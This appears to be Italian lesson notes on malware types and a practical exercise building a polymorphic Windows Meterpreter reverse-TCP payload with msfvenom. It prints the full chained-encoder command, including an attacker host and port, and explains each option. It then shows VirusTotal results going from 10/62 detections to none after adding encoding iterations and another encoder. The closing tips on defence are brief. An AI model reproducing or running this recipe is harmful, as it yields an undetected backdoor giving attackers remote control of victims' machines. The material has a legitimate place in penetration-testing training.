

MALWARE

Prima di discutere di msfvenom o di approfondire il concetto di malware, è importante chiarire cosa si intende con questo termine e quali tipi ne esistano.

Il termine *malware* (abbreviazione di *Malicious Software*) indica qualsiasi programma progettato con finalità dannose. A differenza dei software legittimi, la loro natura si distingue per l'intento malevolo. Esistono varie tipologie di malware, ciascuna con caratteristiche specifiche:

- **Virus:** si replicano autonomamente con l'obiettivo di propagarsi attraverso i dispositivi e le reti. Tuttavia, necessitano dell'intervento dell'utente per attivarsi.
- **Worm:** simili ai virus per capacità di diffusione, possono propagarsi senza l'ausilio dell'utente e senza richiedere una connessione diretta tra i sistemi.
- **Adware:** programmi fastidiosi progettati per sommergere gli utenti con pubblicità, compromettendo l'esperienza d'uso e, talvolta, mostrando annunci mirati.
- **Spyware:** software progettati per raccogliere informazioni personali dell'utente e trasmetterle a terzi. Sono invasivi ma discreti, poiché operano senza attirare l'attenzione.
- **Trojan Horse:** si mascherano da programmi legittimi, ma una volta installati aprono una *backdoor*, fornendo accesso non autorizzato al sistema.
- **Dialer:** reindirizzano l'utente verso numeri a pagamento con lo scopo di provocare perdite economiche.
- **Keylogger:** una forma di spyware che registra tutti i dati digitati dall'utente. Per proteggersi, è possibile utilizzare tastiere virtuali.
- **Backdoor:** accessi nascosti che consentono a un attaccante di connettersi al sistema sfruttando porte o servizi in ascolto.
- **Rootkit:** strumenti avanzati che garantiscono privilegi elevati e permettono di mantenere il controllo del sistema senza essere rilevati. Possono modificare l'OS, rimuovere amministratori legittimi e altro ancora.
- **Bootkit:** variante dei rootkit, si avviano automaticamente durante il processo di boot del sistema. Per massimizzare l'efficacia, si insediano nel BIOS.
- **Botnet:** reti di computer compromessi, utilizzate principalmente per attacchi DDoS. Rimangono inattive fino a quando il *botmaster* non le attiva per l'attacco.
- **Ransomware:** crittografano i dati del disco rigido utilizzando algoritmi complessi, richiedendo un riscatto per ripristinare l'accesso. Sono tra i malware più distruttivi dal punto di vista finanziario. Un esempio famoso è *WannaCry*, capace di diffondersi come un worm.

CREARE MALWARE CON MSFVENOM

Bisogna introdurre innanzitutto cos'è MSFVENOM

Msfvenom è un tool integrato nel framework Metasploit, progettato per generare payload personalizzati, utilizzabili sia per exploit che per la creazione di malware, combinandoli con diversi formati di file. Grazie alla sua flessibilità, questo strumento offre numerose funzionalità:

- **Generazione di payload personalizzati** per diversi sistemi operativi.
- **Utilizzo di encoder**, ossia algoritmi che trasformano i payload per eludere i sistemi di sicurezza, rendendoli più complessi da rilevare.
- **Compatibilità multi-piattaforma**, supportando numerosi ambienti.
- **Output in diversi formati**, tra cui `.exe`, `.elf` e `.raw`.
- **Creazione di backdoor**, rendendolo particolarmente efficace per operazioni che richiedono accesso persistente a un sistema.

La sua versatilità lo rende uno strumento indispensabile per test di sicurezza avanzati e attività di penetration testing. L'esercitazione pratica prevede la creazione di un malware utilizzando lo strumento *msfvenom*. Durante la lezione è stato mostrato un esempio di malware generato con questa utility, evidenziandone il funzionamento e le caratteristiche principali

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86
--platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows
-e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e
x86/shikata_ga_nai -i 138 -o polimorficomm.exe
```

Durante l'analisi del comando, sono stati evidenziati dettagli importanti che lo caratterizzano. È possibile suddividerlo in tre sezioni principali, ciascuna con una funzione specifica.

Prima Sezione

La prima parte del comando include i seguenti elementi:

- **Msfvenom**: il tool utilizzato per generare il payload.
- **-p windows/.../tcp**: definisce il tipo di payload, in questo caso un payload *Meterpreter* progettato per instaurare una reverse connection (*reverse TCP*).
- **LHOST e LPORT**: specificano l'indirizzo IP e la porta dell'attaccante.
- **-a x86**: indica l'architettura del target.
- **--platform**: definisce la piattaforma di destinazione, in questo caso *Windows*.
- **-e x86/shikata_ga_nai**: seleziona l'encoder da utilizzare.
- **-i**: stabilisce il numero di iterazioni per l'encoding.
- **-f**: specifica il formato dell'output.

Seconda Sezione

Tramite una *pipe* (`|`), l'output della prima sezione viene passato come input alla seconda. Qui emergono due variazioni principali:

1. L'encoder iniziale viene sostituito con *countdown*.
2. Cambia il numero di iterazioni applicate all'encoding.

Terza Sezione


Nell'ultima parte, si osserva un ritorno all'encoder iniziale (*shikata_ga_nai*), con un numero di iterazioni significativamente più alto, pari a 138.

Questo comando evidenzia un approccio metodico alla creazione di un payload personalizzato, sfruttando encoder diversi per offuscarlo ulteriormente.

Creazione di un Payload Polimorfico

L'obiettivo del comando è generare un *payload polimorfico*, ossia un codice che muta la propria struttura tramite livelli di codifica multipli e l'uso di encoder diversi. Questo approccio aumenta le probabilità di eludere i sistemi di sicurezza basati su firme statiche.

Il payload, creato con *msfvenom*, è stato inizialmente testato su **VirusTotal**, un servizio che utilizza oltre 70 motori antivirus per rilevare minacce. Il primo tentativo ha mostrato risultati parziali: 10 antivirus hanno rilevato il file come malevolo.



The screenshot shows the VirusTotal analysis interface for the file `polimorphiccomm.exe` (SHA256: `45b407eb1fcd4c0e13335fb6b14f1a519bc19ef3783bd1945c96cceaedb7170`). The file size is 10.55 KB and it was analyzed a moment ago. The community score is 10/62. The analysis shows that 10 out of 62 security vendors flagged the file as malicious. The popular threat label is `metacoder/shikata`. The security vendors' analysis table is as follows:

Vendor	Detection	Family	Labels
ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen	CTX	Unknown.exploit-kit.metacoder
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
Fortinet	Data/Shikata.Alt	GData	Exploit.Metacoder.Shikata.Gen
Trellix (HX)	Exploit.Metacoder.Shikata.Gen	VIPRE	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected

Per migliorare l'efficacia, sono state adottate diverse tecniche:

- Incremento delle iterazioni di codifica.
- Uso di encoder differenti.
- Wrapping del payload in un formato diverso per mascherarne il contenuto.
- Crittografia del payload per renderlo leggibile solo al momento dell'esecuzione.

Due approcci specifici sono stati utilizzati:

1. **Incremento delle iterazioni:** questo metodo ha reso il payload completamente elusivo a tutti i motori di VirusTotal.
2. **Aggiunta di un encoder aggiuntivo (*x86/fnstenv_mov*):** inizialmente inefficace, ha mostrato buoni risultati solo aumentando ulteriormente le iterazioni.

0

/ 62

Community Score

No security vendors flagged this file as malicious

Reanalyze

Similar

More

e2aef29c6e9b1b8d221dc2c48fa4193fe32c31edea625c911a7fd39c131f5143

Size

37.41 KB

Last Analysis Date

a moment ago

polimorficoninos.exe

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
AliCloud	✓ Undetected	ALYac	Max size 650MB ✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	Bkav Pro	✓ Undetected

Considerazioni Sulla Sicurezza

La creazione di malware oggi è relativamente semplice e accessibile, ma ciò evidenzia l'importanza di adottare misure preventive per proteggersi. Nonostante la sicurezza assoluta sia impossibile, è fondamentale ridurre i rischi seguendo buone pratiche:

- **Utilizzo di soluzioni di sicurezza:** antivirus, antimalware e firewall sempre aggiornati.
- **Aggiornamenti regolari:** verificare che software e sistemi siano aggiornati, testandoli in ambienti controllati per uso aziendale.
- **Account limitati:** lavorare senza privilegi di amministratore per minimizzare l'impatto di eventuali attacchi.
- **Backup frequenti:** effettuare copie regolari dei dati su cloud sicuri, per proteggersi da minacce come i ransomware.